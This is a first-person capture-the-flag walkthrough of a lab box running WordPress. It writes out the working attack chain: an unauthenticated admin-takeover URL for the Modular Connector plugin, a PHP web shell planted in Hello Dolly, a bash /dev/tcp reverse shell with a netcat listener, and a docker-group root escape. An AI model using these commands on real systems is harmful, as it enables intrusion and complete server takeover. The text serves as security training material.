Dark
This is my first challenge on HackSmarter. No info given at all, just a target IP. Let’s see how it goes. Starting with an nmap scan like always.
nmap -sCV 10.0.18.144

Only 2 open ports, ssh and http. Not a lot to work with, so port 80 it is.
Port 80
Visited the site and there’s not much going on.

Poked around for a bit, checked the page source too, but nothing interesting. When a web page is that quiet the next move is always to go looking for paths that aren’t linked anywhere, so gobuster it is.
gobuster dir -u http://10.0.18.144/ -w /usr/share/wordlists/dirb/common.txt

Got a lot of findings back. Let’s start with robots.txt.
User-agent: *
Disallow: /wp-admin/
Allow: /wp-admin/admin-ajax.php

Sitemap: http://10.0.18.144/wp-sitemap.xml
That’s just the standard WordPress robots.txt, nothing custom. But it does confirm this is a WordPress site, and it points me at a sitemap. Let’s go look at that.
http://10.0.18.144/wp-sitemap.xml
Inside the sitemap paths I found a name that could be useful later, streetcoderadmin.

I checked some of the other gobuster paths too but didn’t find anything interesting, so I’m stuck working with the WordPress site. There’s something here I’m missing.

First thing I tried was poking at the comment section to see if I could sneak some kind of injection through it. Tried a bunch of different payloads, all of them failed.
Then I figured I had a username (streetcoderadmin), so why not throw it at something. Tried brute forcing ssh with it. Nothing. Tried brute forcing the WordPress login with it. Also nothing.
And this is where I got stuck for a good 20 minutes. I tried so many different methods and every single one was a dead end. Really annoying and I start second guessing myself whether I even read the recon right.
When that happens the move is to stop guessing and go back to basics. WordPress boxes almost always come down to a vulnerable plugin, because that’s where the bugs usually live. So instead of hammering logins I should be enumerating plugins. Let me scan for them, starting with the most common ones first.
wpscan --url http://10.0.18.144 --enumerate p --plugins-detection mixed
The Plugin
wpscan found a modular-connector plugin, and I’m pretty sure this is my way in.

The version running on the site is 2.5.0, which is way behind, and outdated plugins are exactly what I need. Time to search online.

And there it is. This maps to CVE-2026-23550, an unauthenticated privilege escalation in the Modular Connector plugin, rated a full 10.0 CVSS. Finding the exploit was a bit tricky because it’s a newer one and not many people had posted about it yet.
And it’s almost too easy. All you have to do is visit this path:
http://10.0.18.144/api/modular-connector/login/anything?origin=mo&type=foo
That’s it. You instantly become admin.

Which is kind of insane, and that’s why it scores a 10. It’s an unauthenticated GET request with two query parameters, and that alone convinces the server to hand you a valid admin session cookie.
Getting a Reverse Shell
Now that I’m admin, I need a reverse shell. The easiest way to get one from a WordPress admin panel is through a theme or a plugin, since both let you edit PHP that runs on the server.
I went with the plugin file editor, picked Hello Dolly (that little default plugin that ships with every WordPress install), and dropped this line into it:
system($_GET['cmd']);

Saved it, then tested straight away by visiting:
http://10.0.18.144/wp-content/plugins/hello.php?cmd=id
And I got back:
uid=33(www-data) gid=33(www-data) groups=33(www-data),121(docker)
That means command execution is working. Also, hold on to that output, the groups list there is going to matter a lot later.
Now let’s turn that into a proper shell. Start a listener first:
nc -lvnp 4444
Then trigger the reverse shell. Just swap your_ip for whatever your machine’s IP is:
curl -s "http://10.0.18.144/wp-content/plugins/hello.php" --data-urlencode "cmd=bash -c 'bash -i >& /dev/tcp/your_ip/4444 0>&1'" -G

And that worked. Caught the shell.

Foothold and the User Flag

Straight to the home directory:
cd ~
And there’s user.txt. First flag down.
Privilege Escalation
Now the only thing left is getting to root. I poked around the system for a while looking for the way up, and honestly the answer was in front of me the whole time.
Remember way back when I ran id and got this:
uid=33(www-data) gid=33(www-data) groups=33(www-data),121(docker)
Look at the groups. www-data belongs to the docker group. That one tiny detail is the entire vuln.
Being in the docker group is basically root. The docker daemon runs as root, so if you can talk to it, you can spin up a container that mounts the host filesystem and walk straight in. First let me confirm I can reach the socket:
docker pull alpine
It worked, which tells me two things. The docker socket is accessible to me, and the box has outbound internet access to pull the image down.

Now the actual escape. This runs a container, mounts the whole host filesystem into /mnt, then chroots into it:
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
And that dropped me into a root shell. It works because docker always runs container processes as root by default unless it’s specifically told otherwise, so the moment I mount the host and chroot in, I’m root.
Last thing to do, grab the root flag from where it almost always lives:
cat /root/root.txt
And the box is done.
Takeaway
This was my first HackSmarter challenge and I have to say it felt more realistic than other CTF’s that I have done from TryHackMe. A chain that mirrors how real WordPress sites get owned.
The 20 minute wall was the usual lesson. I burned all that time brute forcing logins and messing with the comment box when the real answer was to enumerate plugins. On a WordPress target the plugins are almost always the story, so that’s where the attention should go early, not last.
The docker group thing is a clean example of how one line in an id output can be the whole game. It was in my very first command execution test.
Got stuck a couple times but made it in the end, and I enjoyed it. Solid first impression of the platform.